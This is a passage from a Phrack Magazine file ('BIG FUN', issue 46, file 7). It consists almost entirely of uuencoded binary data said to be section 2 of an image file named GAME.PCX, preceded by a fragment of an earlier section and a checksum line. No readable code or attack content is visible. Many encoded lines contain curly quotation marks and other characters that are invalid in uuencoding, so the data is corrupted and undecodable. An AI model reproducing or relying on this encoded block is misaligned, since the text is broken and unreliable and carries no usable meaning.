M_,'C@#C!_\'QP?@CP<___^#_U?_!\\?_P>?,_\'XPO_!\\'PP?_!\,'_P?#"F
M_L+\0<'P8\'_P>!_P>#"\$/!\<'AP?_!\<'CP<XP>,'_P?AP>'#"\,'AP</!K
```

```
M_[^XP?C!\\'CP<_!_X_!^,'\>,'_P?C!_'C!_,'AP=O!^,'^P?'!_\'CP<__G
M_^#_U?_!\]3_P?G#_\'QP?_!_,'_P?C"_\'^P?_!\<'X<\'_P?!_P>#!^,'P$
M?\'QP>'!_\'QP>/!_F!X?\'X<'APP?!AP>#!P\)^>,'XP?/!X\'OP?]_POAX1
MP?_!^,'\>,'XP>/!_\'XP?S!\<'_P?/![___X/_N_\'QU?_!\<+_P<#!_'_!(
M_@!^`<'X`\'@`\'?/SP!P?/!X\'#P<`_P?QP>,'_P?S"<'C!X\''G'AQPO/!U
MS___X/_N_\'SU?_!^<+_P<_!_W_!_P_!_P?!_P_!\`^?'QX#P>?!Q\'#@!_!2
M_@#!^<'_P?X`>!/!QX<>',+SP<./___@_____Q?_!_G_/_X_"_\+/?\'_#\/_N
M!\'^!\'GP<0?!\'\?`^//___W_____\;_?\__P=_&_X_#_X_!_P_"YQ^'PO["_
M#S___]_____D_\'GQ?^_'___X/___^3_P>/&_S___^#_____D_\'C___G_____5
MY/_!]\;_?___X/__________-__________\W__________S?__________-_____U
```

sum -r/size 20457/59873 section (from "begin" to last encoded line)

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 7 of 28

****

BIG FUN
(cont)

section 2 of uuencode 4.13 of file GAME.PCX by R.E.M.

```
M_____\W_________S?_________-_________\W_________S?_________-R
M_________\W_________S?_________-_________\W_________S?_____D
M___-_________\W_________S?_________-_________\W_________S?__R
M________-_________\W_________S?_________-_________\W________>
MS?_________-_________\W_________S?_________-_________\W_____R
M____S?_________-_________\W_________S?_________-_________\W_R
M_________S?_________-_________\W_________S?_________-________]
M_\W_________S?_________-_________\W_________S?_________-____R
M_____\W_________S?_________-_________\W_________S?_________-R
M_________\W_________S?_________-_________\W_________S?_____D
M___-_________\W_________S?_________-_________\W_________S?__R
M________-_________\W_________S?_________-_________\W________>
MS?_________-_________\W_________S?_________-_________\W_____R
M____S?_________-_________\W_________S?_________-_________\W_R
M_________S?_________-_________\W_________S?_________-________]
M_\W_________S?_________-_________\W_________S?_________-____R
M_____\W_________S?_________-_________\W_________S?_________-R
M_________\W_________S?_________-_________\W_________S?_____D
M___-_________\W_________S?_________-_________\W_________S?__R
M________-_________\W_________S?_________-_________\W________>
MS?_________-_\W_P?S!\<'SP?_!^_______Z_\W_P?QPP?#!^,'PP?G!^,'[5
M___)_\']___M_\W_P?S"0,L`0&!QPOO_____[/_._Q^.P@;"`L0``L(``@`"/
M!@<>#AX.'A^?O\'?P?_!W______A_]3_O\'_G\'_P=_%#PX&PP[#!@0&#L,&\
M!\(&#@<.!L</'Y\?G_______._]G_P=_"_\'?PH_&#\,'!L('!@?(!@<&!P;#0
M!\,/PH^?C_______)_^[_OX^?P?^_G\0/!@0`!L(`!,0`!``$P@8$!L('G\*_8
M___\__C_P?W!\<'PP?W!\,'@8,'@QR``(,,`PB!@P>'!\<'APOG___?_SO_!_
M\\3_P?'R_\'QQO#$8$#$8,'@P?#!X,;PP_'!^?__Z/_-_\'\<<'_P?G!_'?!\
M\/C_P?C#\,)P8'#+8,-PQ/#!^,+YP?C!^<+_P?W__]W_S?_!_&'!_\+X0X#^W
M_\+[P?G!\,'[P?#!X,'PPF##0,D`0,(`0&#!P$!@<<'QP?#!^<'[___6_\W_B
MP?[!\Y_"^`<?___'_\'?P?_#WY_"'\(.P@;"`LD`Q`('!@?"#Q___]#_S?_![
M_G\?P>Q_P?\?___4_\*/Q`_##L0&Q03$!@[&#Q_"#\(?#\*?PO_!W_O_S?_!8
M_K<?P>=GP?\?___9_X_!W\./Q`_$!\(&!\(&!P8'Q`;#!P;#!\</PH_"_\'/(
M\O_-_\'\!S_!YG/!_P?__^?_O\+_G\(/CP8.PP3"``8$RP#"!``//P\?GQ^?`
MP?^/Z?_-_\'\`[_!X''!_X'___#_P?W!Y<'YPO'!_\+QP?##X&#%(,0`QB!@K
MPB!QP>#!^<'PP?'"_\+]W__-_\'\PO_!X''!^\'S_____\+_P?G!\,'_P?')!
M\,'@Q6#"0&!`Q&!PQO#"^=+_S?_!_,+_P>!PP?'_____T?_!_<'YP?W!^<'X)
MPO#"<,'P<,9@<,1@PG#!\,'SSO_-_\'\P?\_P<!PP?$_____];_P?O!^<'[,
MP?C!\,'SP?!@PD``8$#&``/._\W_P?[!_P(?G@<&?___\/_!S\'_'\+_'Y_N,
M_Y\?#\[_S_\&'YX/!G____#_P<_!_@_!_\'F'P_$_Q_!_P_X_\__P=_"_Y^/<
M___Q_\'/P?X'P>_!YAX/P?_"'SX/P?X/P>?!]\'''_3_____\;_P<_!_:?!&
MX<'\/#_!_\(?.`?!_`S!X\'SP<0_]/_____QO_![\'YP?'!X,+\PO\?#WG!0
MY\'\?,+AP>?U_____'_\'YP?'!X,'\P?C!_\'^7H;!\<'SP?Y\P?'!X?;_V
M_____\?_POC!X,'\P?A_P?S!]C!YP?'!_GS!\,'@P?#U_____'_\+YP>#!C
M_,'X#\'\P<<P><'SP?]\P>#!P<'`?_3_____\;_P<_!_<'Y@'[!_!_!_@<8C
M.\+_/D0#P<)_]/_____QO^/P?W!_X`^PO_!_`<<.\'OP?\^#@^/?_3_____8
M_\;_C\'_AX\_P?^?P?X''A_!Q\'_/@8/C_7_____\;_P=_!_`>?/L'\G\']P
MP><^.8?!_S[![A./]?_____Q___!^"?!_\']P?PCP?G!\<'^>"?!_WS!]SG!R
MX/7_____\?_P?S#_\'\P?/"^\'^P?A_P?_!_,'_P?G!X'_T_____6_\'X5
M]?_____-_____&_\'?___&_____&_X___\;_____\;_P<___\;_\
M_____\;_P=___\;_____S?_____-_____\W_____S?__P
M____QO_!W___QO_____QO_!W___QO_____QO_!S___QO_____QO_!W___6
MQO_____-_____\W_____S?_____-_____&_\'?___&^
M_____&_Y___\;_____\;_C___QO_____QO_!W___QO_____-_____)
M_____\W_____S?_____-_____&_\'?___&_____&_X___\;_G
M_____\;_G___QO_____QO_!W___QO_____-_____\W_____H
MS?_____QO_!W___QO_____QO^?___&_____&_Y___\;_____\;_G___Y
MQO_____QO^?___&_____\W_____S?_____-_____&_\'?Q
M___&_____&_Y___\;_____\;_G___QO_____QO^?___&_____&_Y__1
```

```
M_\;__________S?__________-__________\W_______\;_P=___\;_______\;_.
MG___QO_______QO^?___&________&_Y___\;_______\;_G___QO__________-A
M__________\W__________S?_______QO_!W___QO_______QO^?___&________&:
M_Y___\;_______\;_G___QO_______QO^?___&__________\W__________S?__+
M________-________&_\'?___&________&_Y___\;_______\;_G___QO_______"
MQO^?___&________&_Y___\;_________S?_________-_________\W_____]
M_\;_P=___\;_______\;_G___QO_______QO^?___&________&_Y___\;_____*
M_\;_G___QO__________-__________\W__________S?_______QO_!W___QO__\
M____QO^?___&_\[_P@\?G___\_^?___&_\[_#P?##\*/OY^____M_Y___\;_7
MS?_!_@;"!`##!,,`Q00&PP^/Q+___]__G___QO_-_\']P>'!\<'PQ6#,(&#"#
MX,'QPOG#\<+_POW_____W?_;_\'YP?O!\<?PQ.#!\,'@RF#"X,-@P^##\,'Q]
MP?#!^,'QP?#!\?_____&_]O_P?W#_\']P?C!_,+XP_#!\<'PP?C"\'#!\,5P!
MPF!PQV#$<,;PP?C!_\']_____\+_^/_!^\'YPOC!\<'YP_!@Q4#%`,5`8,'P6
MP?G___?__/_!W\+_PM^?PA\>#L(&`@##`@`"`,,"!A^?P=\?G^O_G___QO__<
M_\S_P=_"_Y^_GQ\/#@;##L4&!\</PA^?P?^_VO^?___&____T_^_C\0/Q`<&!
M!\(&!P;#!\4/C\+?O];_G___QO___]__O\'_OY\/'X8$#L0`!``$P@8'P@_"(
MG\._S/^?___&____Y?_!_<'YP?S#8,L@Q&##\<'YP?W__\W____P_\+PP?'![
M^<7PP>#"8$!@0,9@`,)@<,+@QO#!^<'PP?'!^_;____T_\'YP_C#\,1PS&#"Y
M<&#$<,3PPOC!\,'XP?GP_______#_\/[P?_!^\/YP?O!^,'P<,'@PF!``$#*-
M`,)`PV#!\,/YY/______T/_"WY["'P[#!@(&S0(&PP\?G\+_P=_;_______?>
M_\.?'\0/#LH&R0\?G\_______^;_CY_%#\8'!L@'#Q_._______S_\./!\(&:
MP@3"``_._______Y_\']P?G!X<'PS__________-_________\W_________\
MS?_________-_________\W_________S?_________-_________\W_SO_#:
M\/_____[_\[_P?!@<'_____^O_._\'@P?#!X$?_____^O_._\'/PM^'____Q
M__K_SO_!S\+_P>_____^O_._\'/PO_!Y_____Z_\[_P<_"_\'G_____K_Q
MSO_![\+_P>?_____^O_._\'OPO_!X_____Z_]'_P?/$_\']_____7_SO_!6
M[\+_P>?$_\'\?_____T_\[_P<_"_\'GPO_!S\'ZP?X#P?[!_Q_!_\'WP?\&&
M'XX/P?_!_@_!_Q_____Y?_._\'/PO_![\+_P<_!]L'\!\+_'\'_P<?!_P0?&
M!@_!_\'^!\'^#\'_/\/_C\3_/P_!_\'?O_____6_\[_P<_"_\'GPO_"Y\''?
MCC_!_Q_!_X?!_\(/!P_!_\''!\'^!C\/PN?!_X?!_A_!Q\'_'@8?A@>'#___V
M___4_\[_P<_"_\'GPO_"X\'#P?PXP?\?P?^#P?X?P@\?P?_!P8'!\`0^'\'AP
MP>#!_X?!_#_!P\'^/@`?@`>`!\S_P>_____Q__._\'OPO_!Y\+_P?#"X\'\V
M>,'_O\'_P>#!_#_!YP_"_\'CP?C!X<'\/`_!X<'@P?^'P?`_P>#!_SQ]CX#!+
M_\'`P>'!_\'QRO_!X\+_P>?_____Q/_._\'OPO_!Y\+_P?#"X\'\<,/_P<#!_
M_'_!X\/_P<?!^,'AP?P\'\'AP?#!_X?!\#_!X,'^>'_!Y\''P?_!P\'QP?_!H
M\<K_P?/!]\'_P>?1_\'S___Q_]'_P??"_\'X;\'OP?YXP__!\,'\?\'CQ?_!)
MX\'_?"_!X,'P?B?!\#_!X'QX?\'GPO_![\'PP?_!\,'XPO_!^,'_P?O%_\'GE
MT__!\\+_P??$_\'WP?_!_,'YQ/_!^___X?_._\'OPO_!Y\+_P?@/P<_!_SC!(
M_W_!_YC!_C_!SPO"_Y_!_\'#P?\<#\'!P?!^!\'P#\'@?#Q_P>>/P?_!S\'P=
MP?_!X,'X?\'_P>!_P>'!_<'XP?O"_\''R_\?Q__!P\+_P<?$_P_!_\'\P?G$"
M_\'S___A_\[_P<_"_\'GPO_!_A_!S\'_&,'_'\'_'CX"#P(?P?\?P?_!Q\'_]
M#@>!P>`>!\'SC\'"PAY_P>>/P?_!S\'\P?_!P,'X!\'_@!\`P?S"``?!QX?!I
M_\'/DC\'P?X'P?X/P?X?#\'_P=_%_\'/P?_"C\3_'\'_P?YYQ/_!]___X?_.U
M_\'/PO_![\+_P?X?C\'_&<'_'\'_'CX$#P'/P?\/P?_!S\'_#@>!P>(>!\'WD
M#\'''CX_P>>''X_!_,'_P</!YP?!_X</#'S"``>'!\'_CP`_!\'\!\'^#\',%
M'P^?C\'_C\+_/X_!_\*/Q/\?P?_!_F_1_\'/___4_\[_P<_"_\'GP_\?C\'_8
M'\'_'\'_#C[##Q_!_P_!_\''P?\.!PO!YQY'P<>/P<>/'C_!QX8/P<_!_L'_O
MP??"Y\'_AX\>/C]KP>_!QX?!_X\'#PY^#G\'P<</!Q\&?@?!_\'V#P?!_\*'!
M'\'/PO\/P<_!_GO1_\''RO^_/\__O_?_SO_!S\+_P>?#_S_!S\'_.,'_/\'^3
M`#[##\+_'\'_P<?!_PXC&<'C'&?!QX?!QXX^?\'G@`_!S\'\P?_!]\'GP?'!2
M_X_!SCXPP_G!QX_!_X\/'CQ\''&#A\(/'@1X`\'_P?`/!\'_AX`?@'_!_`^%-
MP?QQP?\_S__![\C_O\'_PC_/_S_W_\[_P>_"_\'GP_\_P>/!_#C!_C_!_``\X
M/\'/O\+_C\'\P>/!_PQP.<'AB,'CP<`#P>/!X#Q_P>.'P?_!S\'XP?_!\<'G=
MP?'!_\'GP>`@,,/YP>/!Y\'_P<._/#W!^,'\8<'QP<?![[^<?'C!\<'_P>'!]
MX\'#P?_!P\'`AX`_P?P/''AQP>`/PGS!\\'@?\'@PO_!X<__?\'_PC_$_\'QC
MRO\_P?_!_G_-_\'QYO_1_\'WPO_!_G_!X\'X>,'^?\'X8#Q_P>_#_\'7P?C!I
MX\'_/'!YP?'!P,'CP<`#P>/!X#A_P>/!W\'_P<?!^,'_P?/!Y\'QPO_!X`!PV
MP_'!X\+_P</!_\'\<<'XP?Q@P?'!S\+_P?C!_G#!\,'_P>/!\\''P?_!Y\'!1
MP>>P?\'\/G!XP?'!X,''PGS!\\'`/\'@?\'^8,'XP>S!X\+PPO?!\,'_P?/#P
M_\'XP?Y_P?_"?\3_P?'*_W_!_,'^S?_!Y\'AP>?"_\'^P?_!^>#_SO_!\,'Y9
MP?_!]\+_P?Y_PO#!^'A_P?A_?'_!Y\/_P>/!^,'QP?Q\<'C!\<'@P>/!X''!`
MX\'P/'_!X\+_P>?!^,'_P?'!Y\'YPO_!X'#!^,'YP?C!^<'CPO_!X\'_P?Y@M
MP?C!_L)@P__!^,'^>,'XP?_!Y\'QP>_!_\'WP>?!YG_"_SQ^>''"X<)XP?'![
MX,'WP>`_P?XPP?AX<,'P8&'!X\'@?\'@P?AWP?_!\'@_P?P^<,'^P?/!_\'XK
MP?'!^'Y[P?#"_\'WP?S!_\'X?\'\?\W_P?/!X</_P?Q_P?C@_\[_P<!@<<'GC
MPO_!_C_!\&#!^'!_P?A_#'_!QP_"_\'!P?#!\<'\/'!YP?'!P<'CC\'SP>/!L
M\#Q_P<>/P?_!Q\'PP?_!\\'GP?'!_\'/P<1_P?C#^<'CP<_!_\'#/Q_!P'C!Y
M_F`!P<_!_\'?&,'^.<'XP?_!S\'SP<_!_\+'P>8?/\'_'G\8<<''P>'".,'SM
MP</!QYX?P?XX<'APP>!`0<'CP<`^`,'P!\'_P>`8#\'\#P!^'<'_P?@!P?`<<
M`\'@P?_!_@/!\'_!X#_!^'_!_\'[S/_!P\/_P?Q_P?##_Y_<_\[_P<X&`@_#E
```

```
M_S_!_@/!_@!_P?[!_XX_P<<"#\’_P<‘#P?@8/CQ[P>/!P\’GC\’SP<?!_,(>*
M#X_!_\’’P=/!_\’SP>?!\\’_P<?!SC_!_,’_P?G!^\’’C\’_P<<?#\’^?,’^T
M(\’?C\’_GQY_&<’XP?_!S\’SP<_!_\’’C\’&‘A_!_QY_’GF/P>/"’,’SPH\?$
MG\’^/SA\P?S!X\’AP?/!QX_"’G"’P?_!QPX?P?\/!CX#P?_!\‘/!X@8’@C_![
M_@/!P‘\’’\’\’GX"!\’^’\’_P?(_CW^/P?\?P?_!Q\/_P?Y_P?K#_Y_<_\__5
MP@\?P_\_P?\/P?\’P_^//\’/‘‘_!_\’N!\’^‘GX\?\’GP<?!YP_!_\’’P?X^7
M#A^’#X<’P?_!]\’GP<?!_X>/’S_#_\’’C\’_P<\?#\’^/’XGP?^/P<\/’G\?3
MP?W!_X_!]X_!_\*/P<8&’\’_’G\>>X_!XPP?P<?"CQ^?P?X_’,’\/&?!X\’OH
MP<>/’CXSPO_!SX\?P?\?#SP-P?_!XP?!QX?"#Q_!_@F’#PP?P?P>?‘’’P?0/D
MP?_!Q!\&’P?!_@_!SP?!S\’’P?\.?\’_C\+_’]S_U_^?P?_!S\/_P=_!_\’/-
MCP_"_P_!_P?$_\’GP>^?P?_!Q\’_/@<?@@>&#\’_P??!YP_!_X</#G_#_\’G-
MA\’_P<<?#Q["/F?!_\*/#QX_’\+_P<_!YX_!_\*/P<<?PO\?/QY[C\’GC@/!B
MQ\*/’Y_!_S\>P?P&9\’GP>_!QX?!_@XW’\+_CQ_!_\,?P?]_P<?!Y\’_AX\/<
M’\+_AX_"’\’^’CX"#\’’!\’_AP\&’P=^!\’’!\’/AC\&/\’^!\’_#X^’V__D7
M_[_!_[_*_SX%P?^‘!\’‘#\’_P?#!^‘_!_X‘?‘,+]P?G!_\’GP<?!_\’’’PX,-
M?!QQ@\’’CP\>/CG!_<’_PL>/P?_"C\’’/\+_’C\<<8_!XX‘#P>>/CA^?P?Y_[
M’,’P‘,’GP?/!\<’G@+P$-‘_"_P\_P?_"/SC!_’_!Q\’CP?^’’P\?P?_!^8>.*
MPC_!_C[">,’YP>?!Q\’_C\(/’AQX‘\’’A\’’!#X‘?\’\‘\’T#Q\‘P?_!Y\’OT
MV/_T_\’]P?_!_<+_P?G!_,+_P>#!_\’APOW#_\’CP?_!Y\+_‘,’X‘,’X‘\’@Q
M+\’’’B#"^<’_P>’!X\’OP?_!Y\’’P>>_PO\_/CAQP>?!X<+!P?/!S\’F/Y_!/
M_G\XP?#!\<’APO’!X\’P.‘!X‘\’_P>‘’?\’_/W\P(’_!Y\’QP?‘#O‘‘_P?[!W
MX,’GP>Q_/\’\?’C"^,’AP>/!_\’#P?X_B’AQP?’"X\’B/SAX?\’P<,’@P>.<(
M,’G!X<’CV/_]_\’CQ__!\\3_P>#!^&’!^&/!\’_!X\’^P>#"^<’_P?!’P>_!?
M_\/GP?!_P?]_?’C!\<’AP>/"P<’SP<_!YL’_P=_!_GYXP?#!^\/QP>/!_#C!F
M\,’]P>’!_\’@!G_!_\)_<$#!_\’CP?’!\$/!_‘!_P?@‘P>?!Y,’_?\’\PGC"@
M^,’@P>’!_\’@P?Y_P<!P<<’QP>/!Y\’B?L+X?\’PP?C!X<’CP?S">,’AP>/8U
M____R__!^<’XP?O"_\’XP__!\<+YP?_!\’_"_\’SP?_!]\’@?\’_?\’P>’’!B
M\,’GP>’!X\’SP>_!Y\’^O\’^?’C!\,’XP_’!X\’_P?C!_\’[P?’!_\’@P>9_#
MP?_"?W#!\<’_P>/!\<’@P>/!_##!_\’X<,’GP>S!_W_!_’QXPOC!X&’!_\’P[
M?G_!X’!SP?_!X\’GP>+",,’\?\+XP>’!\<’X?GC!X-G__?_!S\W_P?C+_\’\^
MP__!]\+_P>##_\’‘P?C!\<’P!\+#P?/!S\’’@!_!_CAXPOC!X\+QP>.?G,’^S
MP?/!\<’_AXY_P?\_?S#"_\’CP?’"P\’^/\’_POC![\’,?S_!_’QYPOC!P’/!’
M_\’P/C^‘‘&/!_\’#P<_!Q@‘0P?Q_P?C!_$#!XYA^.,’@P<_8__W_P=_-_\’^D
MUO_!W\+_P?X?P<?!S\’WPL^"’\’^‘’S!_‘+!Y\+SP<>/PAYSP?/!_X\/’\’_=
M’S\<PO_!Q\’SA\’#GQ^_P?W!^,’/P<["/\’^/GG!^<’XP<?#_PX?@!_!Y\’_;
MP<?!S\’.‘AG!_G_!_,’^‘‘,>?QX‘P<_8____Y_\_P__"WX8?P?X’P?_!_@?!E
M[\+_P<>.’@Q_!\’_A@\?P?\?/SP?P?_!QX>/!\(/’\’]:<*//C_!_CY_POW!<
MS\+_P=\/’XP_P>?!_\+/C@\=P?Y_P?_!_@(/’G\>!0_8____[?_"G\’_’\+_G
MC\/_P>_!SS\’P?\/P?_!Q@</P?\//SX’P?_![@?!Q@>/AC_!_@</CPX_P?\>M
M?\+_P<>’P?^/P@\.’R?"Q\’/CQ^?P?Y_P?_!_@>?#G\>#@_8____[?^?’\’^%
M/]’_P=_"_X_!_\’^’\’_/\’?P>3!_\’^#\’_P<^‘/\’_’GW"_<’P!\’_P<8/"
M!!X‘>‘/!Q\+/#QQ\?\+\1\’WGCX>#A_8____[?^‘?\’^?];_P?W$_\’YQ?_!7
MX<+_P?[#^<’P+\’_P>‘^‘’X‘P?@#P>/!Y\’O@#AP?\+PP>’!X[S"?!P_V/__I
M_^W_P>#K_\’\PO_!\,’^,,’_P?’!^’?!]\+_P>#!_D#!_\’P8,’PP>/!_L’‘,
M?L)\V/___^W_P?#O_\’^?<+_P?S$_\’PP?[!\,’_P?AAP?!_P?[!X,’^PGQ_8
MU_______WO_!_G_0_\’SV__._\/?_____\W_P?X?[/_-_\’NQ@;##L8/PO^?#
M___^_S_L_\W_P>\/!\@&!\(&P@?%#\2/O_____E_]3_GX\_P?_"CQ\/C,($$
M‘,,$‘‘3%‘,($!L($Q08’#Y^/G[_!_[_!_[_____SO_<_\’YP?’!X<’@P>’!>
MX,)@P>!@T2!@(&’!X,)@<</QP?G!_\’]_____\C_Z/_!^</_P?G!_\/YQ_#!L
MX,’P8,’PP>!@P>#)8,+@R/#!\<’S___W__3_P?G#^,’PP?C!\,’XQ/!PP?#%%
M<,9@<,)@PG#!\’#"\,’XP?G!^___\O_-_\’X^O_!^\/YP?’!^,+P8,-‘Q0#"!
M0&#"0,-@<,’QP_O__^7_S?_!_A^?___!W\*?’Q[&‘@#’‘L(&#@_!W___Y/_-E
M_\’^#@_!QC_!_\’/#X8^’___PO_!WY_!_\*?PA_"#\,.Q08.QP\?/Y___];_Z
MSO\’#\’’9\’_P<X’AR<?___+_\*/P@_$!P;&!P\’Q‘_"C\+?O___S__._\’FI
M?L’/P?’!X<’.?X_!YY___]3_PH^?PH_"!\(&P@3$‘‘0‘Q‘3"!@</#@</’P\’@
M#[^?OY^_^O_-_\’QP>#!_,’OP?#!X<’L>\’_P>/__]S_P?G!\<’XPN#"(‘##"
M(,<‘(,(‘PB#"‘,(@8"#"8,’PP?’!^<+]]/_-_\’PP>!@P>#!\,’@P>9WP<’!V
M\/__Y?_"^<?P8,+PP>#!\,’@P?#"8,’@8,’@8,)‘8$#&8,+@Q/#!^<’]Y__-<
M_\’P?&#!X’#!X,’^<\’@P?#__^O_P?O!^,’ZP?C!^<3XPO#!^,7PPW#*8,-P-
MQ?#"^,+YW__-_\’PP?QXP>/!\$#![\’AP<#!^!_______PO_$^\’XP?#"^,+P-
M<,D‘PD!@P>#!\,’YP?’!^\’_P?O4_\W_P?O!_C[!S\’V"<’/P<./P?\/___M?
M_[_9_\’?PO_"WPX&#@;$‘L,‘PP(&‘@8/PA\/’Y_!W\__S_\^P<_!_P_!SW^?B
MP>^/___M_[_F_Y_$#\0.QP8/SO_/_S_!S\’G#\’/%X_!SX___^W_O\/_P<_C8
M_Y_"_Y_$C\0/P@<&#\[_T/_!P#^?P<X’A"0/___M_[_!Y#_!_X‘\#\/_P?X_C
MP?\_^/_0_\’@?\’_P?XCP>!P/___[O_!X#_!Y\’@P?!OP?_!_G[!X#_!X#W!]
M[\’_P>’U_]#_P?O$_\’PP?C__^__P>/"Q\’PP?’!_\’\?GS!\,’_P?!PPN/!S
MP/7_______\?_P??"Y\’SP?’!_\’\PGS!\<’_P?C!\,+CP?#U_______’_\+GD
MD\’SP?’!_\’\PA[!\\’GP?S!^,+#O_7_______\;_/\’OP<<7P??!\C_!_!X.F
MP??!Q\’^P?O!QX<?]?_______QO^_P>_!QQ_!_\’X’\’_C@9OP>?!_L’_P<,’S
M#_7_______\;_O\’OAP?"]Q_!_PX&9\’’PO^’P@?U_______&_[_!YX8!P??!T
```

```
M\\’_P?‘.<&?!Y\’^P?F,!Q_U_______’_\’@#’G!\\’QP?_!\<’F>,’QP>?!F
M_,’YP>ASO_7_______\?_P>!XP?G!\\’PP?_!\<’D>,’PP?_!_,’PP?AS]O__$
M____Q__!\,/_P?C!_\’SP?;!_,’P?\’\P?G!_,’SP>#U_______’_\’[R/_!U
M^,+_P?O!_L’_P<#U_______&_[___\;_____\;_O___QO_____-____Q
M_____\W_____S?_____-_____\W_____S?_____-R
M_____\W_____\;_O___QO_____-_____\W_____S?__[
M_____-_____\W_____\;_O___QO_____QO\____&_____&_[__;
M_\;_____\;_?___QO_____-_____\W_____S?_____-=
M_____\W_____\;_?___QO_____QO\____&_____&_W___\;_____2
M_\;_?___QO_____-_____%_\’^?___QO_____QO]____&_____&G
M_S___\;_____\;_/___QO_____QO]____&_____&_S___\;_____\;_P
M?___QO_____-_____%_\’^___’_____&_W___\;_____\;_?___W
MQO_____QO\____&_____&_S___\;_____\;_?___QO_____Q?_!_G__W
M_\;_____S?_____Q?_!_G___\;_____\7_P?Y____&_____&_W__L
M_\;_____\;_?___QO_____QO]____&_____&_W___\;_____\;_?___P
MQO_____Q?_!_O__Q_____Q?_!_G___\;_____\;_?___QO_____QO]_L
M___&_____&_S___\;_____\;_/___QO_____QO]____&_____&_W__0
M_\;_____\7_P?[__\?_____\7_P?Y____&_____%_\’^?___QO_____/
MQ?_!_G___\;_____\;_?___QO_____QO]____&_____&_W___\;_____S
M_\7_P?Y_V__!_>G_____\7_P?Y_V__!_>G_____\7_P?Y_V__!_>G_____D
M_\7_P?Y____&_____%_\’^?___QO_____QO]____&_____&_S___\;_R
M_____\7_P?Y____&_____&_W___\;_____\7_P?[__\?_____\7_P?Y_B
M___&_____%_\’^?___QO_____QO]____&_____&_W___\;_S?_!QP?&V
M#Y_"C[___^S_?___QO_-_\’$!,(‘Q‘3"!@?"#Q^OP?^____G_W___\;_SO_!O
M^<’QP?##X,)@P>#,(&‘@8,+APO’!^?__V?_!_G___\;_S__!^\+_P?G!_\’XF
MP?’%\,+@PV#!X,E@P>#’\,’YPO/__\__P?[__\?_W?_!_<3_P_C’\,)PP?!P&
M8,-P8,5PPO!PPO##^,’PP?G!\,’XP_GZ_\’^___’_^W_P?O!\<’P0,’P8,’@Q
MPT‘‘0,(‘0,(‘PD‘‘PD!@PD#"8,+PP?G!^\’XP?K!^<’[___[__G_P=^?PM^?T
MPA\.Q0;-‘L,&#L(?PY_"W\’_G\’?X_]_____&____Q/^_P?\?G\,/’\</P@[#7
M!L(.!@X&#\(.PP\?P@^_WO]_____&____U?_"CY^/PP_$!P_&!P_!S\(/C\*?V
MP=_6_W___\;____>_[_#_[^^!L,$P<3$!‘8’P@_"O\+_O\[_P?Y____&____I
MY__"_<’YP?W!X,H@PF#!_<?_P?W#_\’\?___QO___^S_P?G!\</PQ.#"8$#"=
M8,’@QO!@P_!PQ/#!\<’[_____;_P?C"^<+PP?’%\,9PPF#-<,3PP?C!^<’]U
MP?GM_____-_\’[POG"\,’@<,’P8,-‘‘$#"‘$#"‘$!P>,’XP?#!^<’[Y?__B
M____TO_!W\/_PM^?#L(&Q@(>P@+"!@\?GQ_!WY_?_____?_[_#G\0/P@;"0
M#L(&P@X&QP\?CP\?T?_____Y?^?PH_&#\(’!L(’P@;%!\,//\[_____+_O
MPK^?P@_"!L($P@‘_SO_____]?_#_<+YP?#"X,_____S?_____-.
M_____\W_____S?_____-_____\W_____S?_____D
M___-_____\W_____S?_____-_____\W_____S?__R
M_____-_____\W_____S?_____-_____\W_____>
MS?_____-_]3_P?Y_____;_U/_!]G_____]O_4_\’@/]’_P??_____]
MY/_4_\’@?\’YS__!\\’[R/_!^=#_P?W!_\’Y_____\C_U/_!X’_!X,’\PO_!F
M\’_!\<’PP?_!\,’]PO_!^<+_P?’)_\’QR/_!_,?_P?S!_\’YQO_!\</_P?/_-
M__S_U/_!\’_!X’S!_,’_P?!_P>’!\’_!X,’X<<’QP?!^<<’PP?O!^,’_P?C#7
M_\’^P?_!\,C_P?C&_\+\P?_!^<;_P?’!\\’_PO/$_\’\___W_]3_P>,_P<L<J
M?,’_P>’!QX/!P‘\0<$’!\<’@#‘#!P,’SP?‘?@’_!^‘’!^‘/!X,’_P?@/P?_!@
M\’_!X,’_P>!_PO^/PO_!_’S)_\’CP?_"X\/_/\’^QO_!\\S_P?O!_\’S___A+
M_]3_CQ^?#S[!_X_!QX\/CSX]P?O!\\’_’L’\P=/!\\’’CP8?P?X0P?‘#P<#!‘
M_\’X!\’_@A^&/‘‘;PO\’@C_!_!X#P?_!^A_!_P?#_\’#P?_!P\’"’\’^’A_"%
M_\’?Q/_!Y\[_P>?$_\’?G\C_O___TO_4_X\?GP\_P?^/P>>/P@_!_C_!_\’G?
MP?\?P?S!Y\’SPH\/’\’^’’.’P>/"_X?!_X</#CP‘’\+_!X8_P?P>!\’_P>P/B
MP?\’PO_![X?!_X/!P@_!_AX?PO\?P?_!S\+_P>?._\’’Q/^?’\C_/___TO_4<
M_X</’X\?P?^/P>>/#X^&’\’_P??!_Q^.P??!YX_!Q\(?P?Y^!\’^P??"_\’’[
MP?_"CY\>/G_"_X\/’\’^’@Y_P>>/P?\.PO?!YX?!_X?!P@?!QPX/P?X^!\’_!
M!W_!_\’’#X8?AW^’P?\/P?\?P<_!_Q_!_\’’Q/^?’\;_P<?!_Q_&_\’GSO_!_
MS_O_U/^‘#Y^/&<’_C\’GGQ^/@#_!_<’SP?Y_‘,+SC\’GGQ_!_’QCP?S!\\+_2
MA\’_PH^_/,+\PO^/PA_!_L(\><’GC\’^/,+SP>.’P?^#P<‘’P<<.’\’^?‘?!N
M_P0]P?S!X‘>‘’X!_‘<’^!\’\’X?!_P/!_X?$_Y\?P__!_<+_P>?!_[_&_\’CF
MQ/_!_<?_P??!_\’/^__4_X‘’P?_!SP’!_X_!XY\_P<0@,<’YP?’!^,’\‘,+QT
MP<_!Y\*_P?C!_,’CP?S!\<’_P?@!P?_!W\’CP>‘XPOC!\\’_P=\_P>_!_’S!&
M_’G!X<’_P?P_PO’!X<’CP?_!X<’CP?/!_\’’/\’\><’QP?\\>,’XP>’!X\’!B
MP>>D/#AP(<’@AP#!^"’!_\’!P?!_P>’!_@>‘P?_!X<’_P?#"_\’GR/_!X\3_M
MP?C’_\’SPN?%_\’^/\+_P?/!]\;_P?OI_]3_P?#!P\+_P<’"_\’CP=]_P<1P%
M<<’YPO’!^&#"\<’?P>?"_\+XP>/!_,’QP?_!\&’"_\’CP>‘XPOC!\\’_P=Y__
MP>_#_,’QP?#!_\’\<\/QP>/!_\’APO/!_\’&?\’\<,’SP?X^PO#!\<’AP</!X
